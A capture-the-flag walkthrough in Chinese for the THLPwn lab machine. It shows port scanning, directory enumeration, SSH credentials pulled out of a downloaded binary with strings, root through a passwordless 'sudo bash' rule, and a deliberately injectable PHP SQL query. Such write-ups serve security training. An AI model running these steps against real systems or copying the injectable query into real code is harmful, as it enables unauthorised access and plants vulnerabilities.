

## 主机发现

```
└──(root㉿kali)-[~/Desktop]
└# arp-scan -I eth1 -l
(.....)
192.168.56.101 08:00:27:d8:5b:ce      PCS Systemtechnik GmbH
(.....)
```

发现主机地址为 192.168.56.101


## 端口扫描

```
└──(root㉿kali)-[~/Desktop]
└# nmap -p- 192.168.56.101
(.....)
22/tcp open  ssh
80/tcp open  http
(.....)
```

发现开放了22和80端口

```
└──(root㉿kali)-[~/Desktop]
└# nmap -sT -sC -sV -o -p22,80 192.168.56.101
(.....)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
|   256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp    open  http     nginx 1.22.1
|_http-title: 403 Forbidden
|_http-server-header: nginx/1.22.1
(.....)
```

## 访问80端口



提示IP不能访问，要找到正确的主机名

## 猜测域名

结合机器名称以及机器所属THL，猜测域名为 thlpwn.thl/

修改hosts文件，访问域名

```
—(root㉿kali)-[~/Desktop]
└# cat /etc/hosts
(.....)
192.168.56.101 thlpwn.thl
```

THLPWN  
Secure Platform for Advanced Users

Username:

Email:

Search Query:

Message:

Submit

Admin Panel | API Documentation | Downloads | Backups | **Uploads**

## 目录枚举

```
—(root㉿kali)-[~/Desktop]
└# dirsearch -u http://thlpwn.thl
Target: http://thlpwn.thl/
[18:15:41] Starting:
(.....)
```

```
[18:15:42] 301 - 169B - ./git -> http://thlpwn.thl/.git/
[18:15:42] 404 - 555B - ./gif
[18:15:42] 200 - 124B - ./git/config

[18:15:47] 200 - 696B - /api/

[18:15:48] 301 - 169B - /backup -> http://thlpwn.thl/backup/
[18:15:48] 403 - 555B - /backup.inc.old
[18:15:48] 403 - 555B - /backup.old
[18:15:48] 403 - 555B - /backup.sql.old
[18:15:48] 403 - 555B - /backup/

[18:15:51] 200 - 3KB - /downloads/

[18:15:59] 200 - 367B - /robots.txt

[18:15:59] 200 - 64B - /search.php
(.....)
Task Completed
```

扫描出来的东西还挺多

相比于80端口多出了git泄露、 robots.txt 和 search.php

## 看robots.txt



```
User-agent: *
Disallow: /admin/
Disallow: /backup/
Disallow: /.git/

# Interesting directories:
# /downloads/ - Binary files available here
# /backup/db_schema.sql - Database structure
# /admin/secure/panel.php - Admin panel

# Hint: Check /downloads/ for useful files
# Hint: SQL Injection in search.php (6 columns)
# Hint: Binary location also in database via SQLi
```

三条提示：

1. /downloads/ 下有有用的二进制文件

2. search.php 存在SQL注入

3. 二进制文件也可以通过SQL注入获取

# SQL注入?

The screenshot shows a browser window with the address bar containing 'thlpwn.thl/search.php'. Below the address bar, there's a navigation bar with icons for back, forward, and search. The main content area displays the error message: 'Connection failed: SQLSTATE[HY000] [2002] Network is unreachable'.

## 分析二进制文件

The screenshot shows a web-based binary analysis interface. The page title is 'Authentication Checker Binary'. It provides file details: 'Filename: auth\_checker', 'Size: 16588 bytes', 'Type: ELF Binary', and a 'Description: Authentication tool with known security issues'. A blue 'Download Binary' button is present. Below this, a yellow box contains 'Analysis Tools' with a list: 'file auth\_checker - Identify file type', 'strings auth\_checker - Extract readable strings (useful!)', 'checksec auth\_checker - Check security protections', and 'ltrace ./auth\_checker - Trace library calls'. A green box below contains 'Expected Output' with the note: 'When successfully exploited, the binary will reveal SSH credentials that you can use to access the system.' The background of the interface is purple.

```
__(root㉿kali)-[~/Desktop/xhh/THL/THLPwn]
└# wget http://thlpwn.thl/downloads/auth_checker
--2025-11-19 18:29:53--  http://thlpwn.thl/downloads/auth_checker
Resolving thlpwn.thl (thlpwn.thl)... 192.168.56.101
Connecting to thlpwn.thl (thlpwn.thl)|192.168.56.101|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16588 (16K) [application/octet-stream]
Saving to: 'auth_checker'

auth_checker          100%[=====] 16.20K  -
  .-KB/s    in 0s

2025-11-19 18:29:53 (918 MB/s) - 'auth_checker' saved [16588/16588]
```

将文件下载到kali

用官方认证的有用命令 `strings`

```
—(root㉿kali)-[~/Desktop/xhh/THL/THLpwn]
└# strings auth_checker
(....)
VULNERABILITY EXPLOITED SUCCESSFULLY!
SSH Access Credentials:
=====
Username: thluser
Password: 9Kx7mP2wQ5nL8vT4bR6zY
Connect with:
ssh thluser@xxx.xxx.xxx.xxx
First Flag Location:
cat ~/flag.txt
(....)
```

拿到泄露的SSH

## 权限提升 (等于没有)

```
thluser@thlpwn:~$ sudo -l
Matching Defaults entries for thluser on thlpwn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User thluser may run the following commands on thlpwn:
    (ALL) NOPASSWD: /bin/bash
thluser@thlpwn:~$ sudo bash
root@thlpwn:/home/thluser# id
uid=0(root) gid=0(root) grupos=0(root)
```

## SQL注入

```
//漏洞段代码
$search = isset($_POST['search']) ? $_POST['search'] : (isset($_GET['search'])) ?
$_GET['search'] : '';

// VULNERABLE: Concatenación directa sin sanitización
$query = "SELECT * FROM users WHERE username LIKE '%{$search}%' OR email LIKE '%
{$search}%'";
```

破案，没搞数据库

```
root@thlpwn:/home/thluser# mysql -h 127.0.0.1 -u root -p
bash: mysql: orden no encontrada
```